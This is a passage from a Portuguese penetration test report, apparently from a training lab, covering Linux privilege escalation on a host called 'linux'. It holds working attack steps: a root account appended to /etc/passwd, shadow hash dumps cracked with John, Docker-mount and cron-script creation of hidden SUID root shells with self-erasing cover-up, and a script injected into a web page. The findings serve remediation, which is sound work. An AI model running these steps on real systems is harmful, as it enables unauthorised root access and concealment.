D8NcqdBVxmUU53BN6En.nk1mV4z.6/rbOYOPhQSqrL0SWMMyNkC/:0:0::/root:  
/bin/bash' >> /etc/passwd
```

Obtenção das hashes de senhas dos usuários

```
- sudo /
```

Recomendações

- **Privilégios mínimos:** Conceder acesso restrito apenas a usuários que realmente necessitam, com base em suas funções e responsabilidades.
- **Gerenciamento de privilégios:** ter atenção, revisar e ajustar frequentemente os privilégios de acesso nos sistemas e arquivos para assegurar que estão adequados.
- **Revisão de Permissões:** Corrigir as permissões dos arquivo mencionados e de todos os demais que forem necessários para garantir que apenas usuários que tenham autorização possuam os privilégios.
- **Monitoramento de Alterações:** Implementar monitoramento de integridade para detectar modificações e acessos não autorizadas em arquivos sensíveis como **/etc/shadow**.

- **Hashing Seguro:** Garantir o uso de algoritmos de hashing fortes para senhas (como SHA-512, bcrypt ou scrypt), e monitorar regularmente as hashes para detectar manipulações.

Causa Raiz

Má configuração dos privilégios dos arquivos no sistema.

Constatação

```
Andreia@linux:~$ ls -l /etc/passwd /etc/shadow /etc/sudoers
-rw-r--r-- 1 root root 1877 Jul 28 14:32 /etc/passwd
-rw-r--r-- 1 root shadow 1228 Sep 10 15:26 /etc/shadow
-rw-r----- 1 root root 1749 Jul 28 14:32 /etc/sudoers
Andreia@linux:~$ █
```

```
#Defaults:env_keep += "GPG_AGENT_INFO"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "@include" directives:
@includedir /etc/sudoers.d
Andreia ALL=(ALL:ALL) /usr/bin/vim
aluno@linux:~$ █
```

```
aluno@atacante: ~
Arquivo Ações Editar Exibir Ajuda
(aluno@atacante)-[~]
$ mkpasswd --method=SHA-512 123
$6$np8dvVILZw5QoY01$2kZq/ToZh9vJ7AP/p9EQ3h.maDjMYSR44wAD8NcqdBVxmUU53BN6En.nk1mV4z.6/rbOYOPhQSqrL0SWMyNkC/
Andreia@linux: ~
Arquivo Ações Editar Exibir Ajuda
Andreia@linux:~$ echo 'hacker:$6$np8dvVILZw5QoY01$2kZq/ToZh9vJ7AP/p9EQ3h.maDjMYSR44wAD8NcqdBVxmUU53BN6En.nk1mV4z.6/rbOYOPhQSqrL0SWMyNkC/:0:0::/root:/bin/bash' >> /etc/passwd
Andreia@linux:~$ su -l hacker
Password:
root@linux:~# id
uid=0(root) gid=0(root) groups=0(root)
root@linux:~#
```

```
Arquivo Ajuda Editar Exibir Ajuda
GRU nome 7.2
root:$1$9T8MlpFpYjC$8lPOW7h6152r0$re0MSFHyk1Qtt.pbb9Lxv5f2t8JFv03sg1Zzb15eG4J6:19789:8:999999:7:::
deamon:*:19643:0:99999:7:::
bin:*:19643:0:99999:7:::
sys:*:19643:0:99999:7:::
sync:*:19643:0:99999:7:::
games:*:19643:0:99999:7:::
man:*:19643:0:99999:7:::
ppt:*:19643:0:99999:7:::
mail:*:19643:0:99999:7:::
news:*:19643:0:99999:7:::
nntp:*:19643:0:99999:7:::
proxy:*:19643:0:99999:7:::
www-data:*:19643:0:99999:7:::
backup:*:19643:0:99999:7:::
list:*:19643:0:99999:7:::
irc:*:19643:0:99999:7:::
_apt:*:19643:0:99999:7:::
nobuddy:*:19643:0:99999:7:::
systemd-networkd:*:19643:::::
systemd-timesyncd:*:19643:::::
uididle:*:19643:::::
messagebusd:*:19643:::::
systemd-resolved:*:19643:::::
tcpdump:*:19643:::::
sshd:*:19643:::::
polkitd:*:19643:::::
admin:*:19789:0:99999:7:::
aluno:$5$9TSLCx105Bht.7Kz9xDpE6I/$t0KDzgPC45Caat7AICGByU5kCpEqDe0udRC0cAtX9P.:19789:8:99999:7:::
eskitd:*:19987:::::
pulse*:19987:::::
xrdp:*:19987:::::
mysql:*:19932:::::
Paulo:$5$9TStz2pE0Bhcq7Fk8zWj5.1$Fy/Lq4LHt8xJ0nrUq3j7Pdg6F7QLdRL55JxyB6se5D2:19932:8:99999:7:::
ftp*:19932:::::
sysadmin:*:19932:0:99999:7:::
Debian-exim:*:19932:::::
Andrea:$5$9T$3mRk/n0PKz/oIJZ3ZIA$1$Ma0QClIForwKhMsIkh8XLLBbH2nC7KK/gcoqz08Zv0D:19932:0:99999:7:::
```

```
(aluno@atacante)-[~]
$ john --format=crypt shadow
Created directory: /home/aluno/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 36 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 24 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 68 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst
123abc      (Andreia)
```

Acesso à diretório do user admin

Descrição

Esse tópico não busca abordar a vulnerabilidade em si, que já foi abordada no tópico que trata sobre a má configuração dos privilégios no sistema. Esse tópico tem o objetivo de destacar uma atividade crítica que pode ocorrer no sistema.

Uma vez obtendo o acesso à máquina 'linux', qualquer usuário consegue acessar os arquivos nos diretórios dos outros usuários, o que não deveria acontecer.

O mais grave é o acesso ao diretório do user 'admin'. No diretório do user 'admin' foi encontrado o arquivo '.bashrc' esse arquivo é um script de configuração executado pelo shell Bash toda vez que um novo terminal interativo é iniciado em sistemas baseados em Unix.

Com os privilégios de superusuário que os users 'aluno' e 'Andreia' possuem, além do user 'root' que também teve sua credencial descoberta, é possível editar esse arquivo.

Risco e Impacto

O arquivo .bashrc é executado em cada nova sessão interativa do Bash. Se um invasor conseguir modificar este arquivo, pode inserir comandos maliciosos que serão executados sempre que um usuário iniciar uma nova sessão de terminal. Por exemplo, poderia inserir comandos que criem um backdoor, enviem informações para um servidor externo.

O invasor pode alterar variáveis de ambiente ou adicionar aliases e funções que possam interferir no funcionamento normal do sistema ou esconder atividades maliciosas, por exemplo, poderia alterar o PATH para incluir diretórios contendo versões manipuladas de comandos comuns.

Comandos maliciosos inseridos no .bashrc podem ser usados para criar mecanismos de persistência que ajudam o invasor a evitar a detecção e a remoção do acesso não autorizado.

Poderia adicionar comandos para acessar ou exfiltrar dados sensíveis, como senhas ou informações de configuração.

Reprodução

Com qualquer usuário na máquina linux e em um shell, executar:

- nano /home/admin/.bashrc
- Edite livremente o conteúdo do arquivo.

Recomendações

acesso ao FTP e revisar regularmente as permissões concedidas.

- **Aplicar privilégios mínimos:** Conceder acesso restrito apenas a usuários que realmente necessitam, com base em suas funções e responsabilidades.
- **Gerenciamento de privilégios:** ter atenção, revisar e ajustar frequentemente os privilégios de acesso nos sistemas e arquivos para assegurar que estão adequados.
- **Políticas de segurança robustas:** Implementar políticas senhas fortes e autenticação multifator para reforçar a segurança dos acessos.

Causa Raiz

A causa raiz da vulnerabilidade reside em políticas de segurança inadequadas na autenticação, caracterizadas por senhas fracas e a ausência de autenticação multifator (MFA), também por meio da chave SSH privada exposta no diretório do user 'Paulo'. Isso combinado com a atribuição imprópria de privilégios de superusuário a usuários que não necessitam desse nível de acesso exacerba o problema, permitindo manipulações não autorizadas nos arquivos do sistema.

Constatação



```
Arquivo Ações Editar Exibir Ajuda
aluno@linux:~$ cd ..
aluno@linux:/home$ ls
Andreia Paulo admin aluno sysadmin ffSec → MediaFire - File sharin...
aluno@linux:/home$
```

```
GNU nano 7.2                                .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
    *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "##" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar

# make less more friendly for non-text input files, see lesspipe(1)
#[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi
[ Directory '.' is not writable ]
^G Help      ^O Write Out   ^W Where Is   ^K Cut        ^T Execute   ^C Location
^X Exit      ^R Read File   ^\ Replace    ^U Paste     ^J Justify   ^/ Go To Line
```

```
Arquivo Ações Editar Exibir Ajuda
aluno@linux:/home/admin$ sudo chown aluno:aluno .ssh
sudo: /etc/sudoers.d/test is world writable
aluno@linux:/home/admin$ ls -la
total 24
drwxr-xr-x 3 admin admin 4096 Mar  6  2024 .
drwxr-xr-x 7 root root 4096 Jul 28 14:32 ..
-rw-r--r-- 1 admin admin 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 admin admin 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 admin admin 807 Apr 23 2023 .profile
drwx—— 2 aluno aluno 4096 Mar  6  2024 .ssh
aluno@linux:/home/admin$ cd .ssh
aluno@linux:/home/admin/.ssh$ ls -la
total 12
drwx—— 2 aluno aluno 4096 Mar  6  2024 .
drwxr-xr-x 3 admin admin 4096 Mar  6  2024 ..
-rw—— 1 admin admin 1509 Sep 10 15:26 authorized_keys
aluno@linux:/home/admin/.ssh$ chmod 700 authorized_keys
chmod: changing permissions of 'authorized_keys': Operation not permitted
aluno@linux:/home/admin/.ssh$ sudo chmod 700 authorized_keys
sudo: /etc/sudoers.d/test is world writable
aluno@linux:/home/admin/.ssh$ sudo chown aluno:aluno authorized_keys
sudo: /etc/sudoers.d/test is world writable
aluno@linux:/home/admin/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDvZeU/Ast5fK8eccfQEHBYdceeJCcBrr9ieQNc8S/Ly/DMbb9Eb1R55Idl
4046wz+HsYWowqGgjemJvyFPnJ3c8/aGDxmaSeH82pEQVKe4hTKpd3d1mCZr1xvuQV7MliKQIq3h5xjlGqcfqQA8MXYFaYL
aaMna1iVjEixaXYLVkEyb5HrI4eevZs8g470Aer3ER6ug9LgHkAVapsyxwir6sNGKFhZ0Tb6amdeJzclcr/I0spvA8dDBR3f
KoeHJ13yVMM2ADacf0C90M+EPq77MhoBZ7J1TfPQLCTzQ7omygguG5qGlg1U++xx3drZuZavwG0pxsjM9L580ruNDr5nQhw8
BT9TKi5bCVNKAJRqs7H+slnsvaEsy06kf5iv3H8VXDS7Fwn0FojMG4v8Xm9ar/oara7U34cXvV5U+5IRtqLzUPCLdkzWGJFPJ
AcPMBMPzBw9Mo9vRaf9JgeG5z+B+BX41JM00MM/8/TEx88RRyDka9cRnegRx0L4e81s4se/DcqCzH6T+XpnydFj4UWAqq1e
pAL9t++m74EnekA5n34kNjZvpkyM4rnI8oJ7kf72IO2M6D8rS+/F/zrIy8j0lXl1q90Cjoa2HwRA27YptrLUJuD0gM0gM0ySwY
/S0b4Ba5AccIa0jG38Ia0nGS8etZc9nhNH7f9JRTfZplryBw1Q= default-hdb-blueteam-linux-key-pair
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQACQCb+HwNGYbfuYCbJ/018WGwusP0eP/1eTX7plALLY8bfJCXCfxn1+jRRqbW
HGHa1+gUDFHEdp+E3TUhmUFd0eZvYbVcYR2RYazyTLqmnOPVyrzFdqLHYggQ4tp+YXasriCR3iHAXQXYsmW8NpiojfSSBPrh
FqltLGuaa9vpKsnYdLsJ9q3LBqFhE8rRzs3uM001mwRkFcIoY49Z+hSEFJZigh8+igb/eitQ8gS3Me7nV6Bie+8lZwE1lx2g
N0ojoyHM34DXkWDzia/04PyDScLVSuoaCwYpcS+MyIXhMkmli8AniwVl7RtGy0PjCvMyFJr9c8K6QcxVsllikpTAB+1Gv2X
CmVm/QkJBwQbQtw1Ttb5L3TiEOAUH7SYPrx2b0BU6J5+zPe/1yXWn3CxgLzyXcfMSnCw1axlMmXjYY20H/uBWF5s2NuWEGLx
1o72prABrafjGBB3YcvKZYQ4A4kQstgF70WLMhk5Rjz8XLvhIb5HWb2Aous9LilghInuEBbP1Vt8xKuXLfmHdz68k2NMN+uT
ZxthpSnwn2T+mcUoijs7eMfxJcVDQnkQHBTOFSF+DWgQsx2uBaLN+3osI6GGnKGmIMeqJI7ZBzjmpJLWJcQK7scx7w/Mtk8
fAPFv/3GM/DFQPiYLmSkCFIUUm4HBnevcvU0+chei5UoiFrE7Kw= default-linux-key-pair
aluno@linux:/home/admin/.ssh$
```

Usuários adicionados ao grupo Docker

Descrição

O Docker por padrão vem configurado para ser executado apenas por superusuário, ou seja, com comando 'sudo', isso ocorre pois a partir da utilização dessa ferramenta é facilmente possível escalar privilégios. Quando o Docker é executado sem a necessidade de **sudo**, isso indica que o usuário foi adicionado ao grupo do Docker.

Na máquina 'linux' essa regra foi desabilitada, permitindo a execução de comandos docker por qualquer usuário. Para explorar essa falha de segurança o sistema inteiro foi copiado como um volume do container, dentro desse container os privilégios são de root. Isso possibilitou criar uma cópia do criar da shell bash que pudesse ser executada por qualquer usuário, possuindo o user 'root' como proprietário e com

SUID habilitado. Como forma de ocultação, o binário do shell bash foi salvo como arquivo oculto.

- **Categoria OWASP:** A01:2021 - Broken Access Control & A04:2021 - Insecure Design
- **CWE:** 264 - Permissions, Privileges, and Access Controls
- **CWE:** 269 - Improper Privilege Management
- **CWE:** 266 - Incorrect Privilege Assignment
- **Risco:** Crítico

Risco e Impacto

Possibilitar a escalação de privilégios com a criação de binários com o bit SUID de root, modificação de arquivos críticos como **/etc/passwd**, **/etc/shadow** e **/etc/sudoers**, criação de shell com privilégio de root sendo executado por qualquer user, além de permitir a inclusão de usuários em grupos com privilégios elevados, como o grupo **sudo**, persistência no sistema e movimentação lateral. Assim, cria a possibilidade do comprometimento do sistema, o que pode permitir controle total de sistemas conectados (movimentação lateral) consequentemente a violação de confidencialidade e integridade de dados sensíveis que podem ser exfiltrados, modificados ou destruídos.

Reprodução

Basta executar qualquer comando Docker no sistema sem utilização de sudo, como: Em um shell na máquina linux, execute:

- docker ps
- docker run -it --rm -v /:/host alpine:3.18.0 No shell dentro do container, execute:
 - cp /host/bin/bash /host/home/Andreia/.bash
 - chown root:root /host/home/Andreia/.bash
 - chmod u+s /host/home/Andreia/.bash
 - ls -l /home/Andreia/.bash

Recomendações

- **Exigência de sudo:** Configurar o sistema para permitir que apensar usuários com privilégios de sudo possam executar comandos Docker e também para todas as operações sensíveis e restringir o acesso à containers que permitem a escalada de privilégios.

- **Monitoramento de Containers:** Implementar ferramentas de monitoramento e auditoria para detectar atividades suspeitas e modificações não autorizadas em containers.

As recomendações a seguir não estão relacionadas diretamente com a falha de segurança constatada, mas em relação a boas práticas de segurança em containers Docker.

- **Noonroot:** Utilizar a flag `USER nonroot:nonroot` ou definir os privilégios dentro do container com o mínimo necessário.
- **Flags de segurança:** utilização das flags `netswoks: - ffn` e `security_opt: - no-new-privileges` ao executar containers diretamente ou através do docker compose.

Causa Raiz

Remoção da configuração de segurança padrão do Docker que exige 'sudo' para execução.

Constatatação

```
(aluno@atacante)-[~]
$ ssh vendetudo.com
aluno@vendetudo.com's password:
Linux linux 6.1.0-23-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 16 19:50:43 2024 from 192.168.98.12
aluno@linux:~$ ./bash
.bash-5.2$ docker run -it --rm -v /:/host alpine:3.18.0
/ # cp /host/bin/bash /host/home/Andreia/.bash
/ # chown root:root /host/home/Andreia/.bash
/ # chmod u+s /host/home/Andreia/.bash
/ # exit
.bash-5.2$ ls -l /home/Andreia/.bash
-rwsr-xr-x 1 root root 1265648 Sep 16 19:54 /home/Andreia/.bash
.bash-5.2$ /home/Andreia/.bash
.bash-5.2$ exit
exit
.bash-5.2$ exit
exit
aluno@linux:~$ /home/Andreia/.bash
.bash-5.2$ ls
linux.sh thinclient_drives usuario_privilegiado.pub vampi_docker-compose.yml
.bash-5.2$ cat /etc/shadow
root:$y$j9T$MLpFpYJrfdlPOW7h6ls2m0$r6BM5FHykTQt.pbb9Lxv5f2taJfvG0mgLZZb1SeG4J6:19789:0:99999:7::
:
daemon:*:19643:0:99999:7:::
bin:*:19643:0:99999:7:::
sys:*:19643:0:99999:7:::
sync:*:19643:0:99999:7:::
games:*:19643:0:99999:7:::
```

Vulnerabilidade em script agendado (Cron Job) com permissão de escrita

Descrição

Tarefas cron podem permitir escalação de privilégio e controle do sistema, pois....

Foi identificado um **cron job** agendado para executar a cada 5 minutos em **/etc/cron.d/backup**, na máquina 'linux', com comentários indicando que se tratava de uma tarefa em andamento gerida pela usuária Andreia. Esse cron executa um script personalizado localizado em **/etc/local/bin/backup.sh**, o qual possuía permissões de escrita para qualquer usuário.

Durante o pentest, foi editado o script para copiar o binário do bash e alterar seu proprietário, concedendo privilégios de root a quem

executasse o arquivo. O binário resultante foi modificado para pertencer ao usuário **root** e habilitado o bit SUID, permitindo que qualquer usuário executasse um shell com privilégios de root. Tarefas cron são executadas normalmente com altos privilégios, como foi na presente situação, assim bastou aguardar os 5 minutos para o script ser executado. Como forma de ocultação, foi adicionado um comando ao final para reescrever o arquivo apagando script e adicionando uma mensagem que indicava que a tarefa foi concluída. Além disso, os binários foram salvos de forma oculta no sistema, em `/home/aluno/.bash` e `/home/Andreia/.shell`.

- **Categoria OWASP:** A01:2021 - Broken Access Control
- **CWE:** 284 - Improper Access Control
- **CWE:** 269 - Improper Privilege Management
- **Risco:** Crítico

Risco e Impacto

Possibilitar a escalação de privilégios com a criação de binários com o bit SUID de root, modificação de arquivos críticos como `/etc/passwd`, `/etc/shadow` e `/etc/sudoers`, criação de shell com privilégio de root sendo executado por qualquer user, além de permitir a inclusão de usuários em grupos com privilégios elevados, como o grupo **sudo**, persistência no sistema e movimentação lateral. Assim, cria a possibilidade do comprometimento do sistema, o que pode permitir controle total de sistemas conectados (movimentação lateral) consequentemente a violação de confidencialidade e integridade de dados sensíveis que podem ser exfiltrados, modificados ou destruídos.

Reprodução

Em um terminal, com as contas mencionadas no relatório, executar:

- `cat /etc/cron.d/backup`
- `nano /usr/local/bin/backup.sh`
- Basta alterar o arquivo conforme desejar.

O script utilizado no pentest para criar o shell foi:

```
cp /bin/bash /home/aluno/.bash
```

```
sudo chown root:root /home/aluno/.bash
```

```
sudo chmod u+s /home/aluno/.bash
```

```
cp /bin/bash /home/Andreia/.shell  
  
sudo chown root:root /home/Andreia/.shell  
  
sudo chmod u+s /home/Andreia/.shell  
  
echo "Concluído: rotina de backups organizada com sucesso" > "$0"
```


Recomendações

- **Revisão de Permissões em Scripts de Cron:** Garantir que scripts executados via cron, especialmente os localizados em diretórios sensíveis como `/etc/`, tenham permissões restritas e possam ser modificados apenas usuários autorizados.
- **Monitoramento de Cron Jobs:** Implementar monitoramento contínuo para detectar alterações não autorizadas em scripts e cron jobs.
- **Privilégios mínimos:** Conceder acesso restrito apenas a usuários que realmente necessitam, com base em suas funções e responsabilidades.

Causa Raiz

A permissão de escrita incorreta no script `/etc/local/bin/backup.sh`, combinado com a execução periódica desse script via cron. Essa falha reflete a ausência de controle adequado sobre permissões em tarefas automatizadas e a falta de monitoramento e cuidados com o cron.

Constatação



The screenshot shows a terminal window with the following session:

```
Andreia@linux:~  
Arquivo Ações Editar Exibir Ajuda  
Andreia@linux:~$ ls -a /etc/cron.d  
. .. .placeholder backup e2scrub_all php  
Andreia@linux:~$ ls -a /etc/cron.d/backup  
/etc/cron.d/backup  
Andreia@linux:~$ cat /etc/cron.d/backup  
# /etc/cron.d/backup  
# Precisamos organizar rotina de backup do sistema para diminuir danos caso  
# aconteça um incidente.  
#  
# Já foi feita a configuração do registro do cron, basta terminar o script  
# de backup que a Andreia ficou de finalizar ASAP.  
*/5 * * * * root    /usr/local/bin/backup.sh  
Andreia@linux:~$ ls -l /usr/local/bin/backup.sh  
-rwxr-xrwx 1 root root 130 Jul 28 14:32 /usr/local/bin/backup.sh  
Andreia@linux:~$
```

Andreia@linux:~

Arquivo Ações Editar Exibir Ajuda

```
GNU nano 7.2 /usr/local/bin/backup.sh *
```

```
cp /bin/bash /home/aluno/.bash
sudo chown root:root /home/aluno/.bash
sudo chmod u+s /home/aluno/.bash

cp /bin/bash /home/Andreia/.shell
sudo chown root:root /home/Andreia/.shell
sudo chmod u+s /home/Andreia/.shell

echo "Concluído: rotina de backups organizada com sucesso" > "$0"
```

Andreia@linux:~

Arquivo Ações Editar Exibir Ajuda

```
Andreia@linux:~$ nano /usr/local/bin/backup.sh
Andreia@linux:~$ ls -a
. .. .bash_history .bash_logout .bashrc .config .lessht .local .profile .shell .ssh
Andreia@linux:~$ ls -la .shell
-rwsr-xr-x 1 root root 1265648 Sep 16 16:00 .shell
Andreia@linux:~$ ls -la /home/aluno/.bash
-rwsr-xr-x 1 root root 1265648 Sep 16 16:00 /home/aluno/.bash
Andreia@linux:~$ ./shell
.shell-5.2$ nano /etc/shadow
.shell-5.2$ exit
exit
Andreia@linux:~$ /home/aluno/.bash
.bash-5.2$ nano /etc/shadow
.bash-5.2$ exit
exit
Andreia@linux:~$ ls -a /home/aluno/
. .bash_logout .pcsc10
.. .bashrc .profile
.Xauthority .config .sudo_as_admin_successful
.Xmodmap .gitconfig .viminfo
.bash .lessht .xorgxrdp.10.log
.bash_history .local .xsessions-errors
Andreia@linux:~$ ls
Andreia@linux:~$ ls /home/aluno/
linux.sh thinclient_drives usuario_privilegiado.pub vampi_docker-compose.yml
Andreia@linux:~$
```

Andreia@linux:~

Arquivo Ações Editar Exibir Ajuda

```
GNU nano 7.2 /usr/local/bin/backup.sh
```

```
Concluído: rotina de backups organizada com sucesso
```

Manipulação dos arquivos da aplicação web

Descrição

Esse tópico não aborda uma vulnerabilidade, pois a vulnerabilidade foi abordada em outros tópicos sobre a má gestão dos privilégios e da falta de segurança na autenticação e credenciais dos colaboradores. Esse tópico busca destacar uma atividade maliciosa crítica que poderia ocorrer em decorrência do acesso de agentes mal intencionados à máquina 'linux'.

Aos arquivos da aplicação web 'vendetudo.com' estão armazenados na máquina 'linux' IP 192.168.98.10 em /var/www/vendetudo, assim como outras aplicações da organização como 'vulneravel.com', 'intra.net' e 'DVWA'.

Conforme demonstrado em outros tópicos, as credenciais de todos os usuários foram obtidas. Como todos, exceto 'Paulo', possuem permissões de superusuário, os arquivos da aplicação podem ser manipulados livremente. Durante o pentest, inserimos código malicioso na página inicial, editando o arquivo index.html. Durante o pentest foi inserido código malicioso na página inicial, por meio do arquivo index.html.

Risco e Impacto

Inserção de qualquer código malicioso. Com os privilégios obtidos seria possível até mesmo alterar o proprietário e grupo. Dessa forma, a aplicação poderia ser completamente destruída ou utilizada para ações criminosas. Isso poderia impactar severamente a confiança dos usuários, clientes e parceiros na organização, pois a aplicação, que normalmente é considerada confiável, estaria causando danos e sendo utilizada para ataques aos usuários.

Reprodução

Na máquina linux, acessar um shell com um dos users 'aluno', Andreia' ou 'root':

- nano /var/www/vendetudo/index.html
- Editar o código livremente.

Recomendações

- **Aplicar privilégios mínimos:** Conceder acesso restrito apenas a usuários que realmente necessitam, com base em suas funções e responsabilidades.

- **Gerenciamento de privilégios:** ter atenção, revisar e ajustar frequentemente os privilégios de acesso nos sistemas e arquivos para assegurar que estão adequados.
- **Políticas de segurança robustas:** Implementar políticas senhas fortes e autenticação multifator para reforçar a segurança dos acessos.

Causa Raiz

A causa raiz da vulnerabilidade reside em políticas de segurança inadequadas na autenticação, caracterizadas por senhas fracas e a ausência de autenticação multifator (MFA), também por meio da chave SSH privada exposta no diretório do user 'Paulo'. Isso combinado com a atribuição imprópria de privilégios de superusuário a usuários que não necessitam desse nível de acesso exacerba o problema, permitindo manipulações não autorizadas nos arquivos da aplicação.

Constatação

Foi feito um vídeo para demonstrar de forma mais eficiente a execução deste ataque. O vídeo pode ser acesso nos links abaixo:

Google Drive:

https://drive.google.com/file/d/1uyH0Jojfy56qW-foA70d424_nZdBhNJO/view?usp=sharing Youtube: https://youtu.be/tHJqZvJBW_A

```
aluno@linux:~$ ls -l /var/www/vendetudo
total 108
-rw-r--r-- 1 www-data www-data 14909 Jun  1 13:26 about.html
drwxr-xr-x 2 www-data www-data  4096 Jun  1 13:47 admin
drwxr-xr-x 2 www-data www-data  4096 Jul 28 14:33 backups
-rw-r--r-- 1 www-data www-data  9307 Jun  1 13:26 contact.html
-rw-r--r-- 1 www-data www-data  9847 Jun  1 13:26 courses.html
drwxr-xr-x 3 www-data www-data  4096 Jun  1 13:26 css
drwxr-xr-x 3 www-data www-data  4096 Jun  1 13:26 fonts
drwxr-xr-x 4 www-data www-data  4096 Jun  1 13:26 img
-rw-r--r-- 1 www-data www-data 12045 Sep 17 01:08 index.html
drwxr-xr-x 6 www-data www-data  4096 Jun  1 13:26 js
-rw-r--r-- 1 www-data www-data 10619 Jun  1 13:26 portfolio.html
-rw-r--r-- 1 www-data www-data  8602 Jun  1 13:26 pricing.html
-rw-r--r-- 1 www-data www-data  1181 Jun  1 13:26 readme.txt
-rw-r--r-- 1 www-data www-data    103 Jun  1 15:22 robots.txt
aluno@linux:~$
```

aluno@linux:/var/www/vendetudo

Arquivo Ações Editar Exibir Ajuda

GNU nano 7.2 index.html *

```
<ul class="social-network">
<li><a href="#" data-placement="top" title="Fac>
<li><a href="#" data-placement="top" title="Twi>
<li><a href="#" data-placement="top" title="Lin>
<li><a href="#" data-placement="top" title="Pin>
<li><a href="#" data-placement="top" title="God>
</ul>
</div>
</div>
</div>
</div>
</div>
</div>
</div>
<a href="#" class="scrollup"><i class="fa fa-angle-up active"></i></a>
<!-- javascript
=====
→
<!-- Placed at the end of the document so the pages load faster →
&lt;script src="js/jquery.js"&gt;&lt;/script&gt;
&lt;script src="js/jquery.easing.1.3.js"&gt;&lt;/script&gt;
&lt;script src="js/bootstrap.min.js"&gt;&lt;/script&gt;
&lt;script src="js/jquery.fancybox.pack.js"&gt;&lt;/script&gt;
&lt;script src="js/jquery.fancybox-media.js"&gt;&lt;/script&gt;
&lt;script src="js/portfolio/jquery.quicksand.js"&gt;&lt;/script&gt;
&lt;script src="js/portfolio/setting.js"&gt;&lt;/script&gt;
&lt;script src="js/jquery.flexslider.js"&gt;&lt;/script&gt;
&lt;script src="js/animate.js"&gt;&lt;/script&gt;
&lt;script src="js/custom.js"&gt;&lt;/script&gt;
&lt;script src="js/owl-carousel/owl.carousel.js"&gt;&lt;/script&gt;
&lt;script&gt;alert(`HACKEADO: ISSO PODERIA SER UM SCRIPT ARMAZENADO EM OUTRO SISTEMA E
QUE PUDESSE SER ALTERADO FUTURAMENTE REFLETINDO EM NA PAGINA`)&lt;/script&gt;
&lt;/body&gt;
&lt;/html&gt;</pre>

^G Help      ^O Write Out      ^W Where Is      ^K Cut      ^T Execute      ^C Location  
^X Exit      ^R Read File      ^\ Replace      ^U Paste      ^J Justify      ^/ Go To Line


```

aluno@linux:/var/www/vendetudo

Arquivo Ações Editar Exibir Ajuda

GNU nano 7.2 index.html *

```
<div class="container">
    <div class="navbar-header">
        <button type="button" class="navbar-toggle" data-toggle="collapse" data-target="#main-navigation">
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
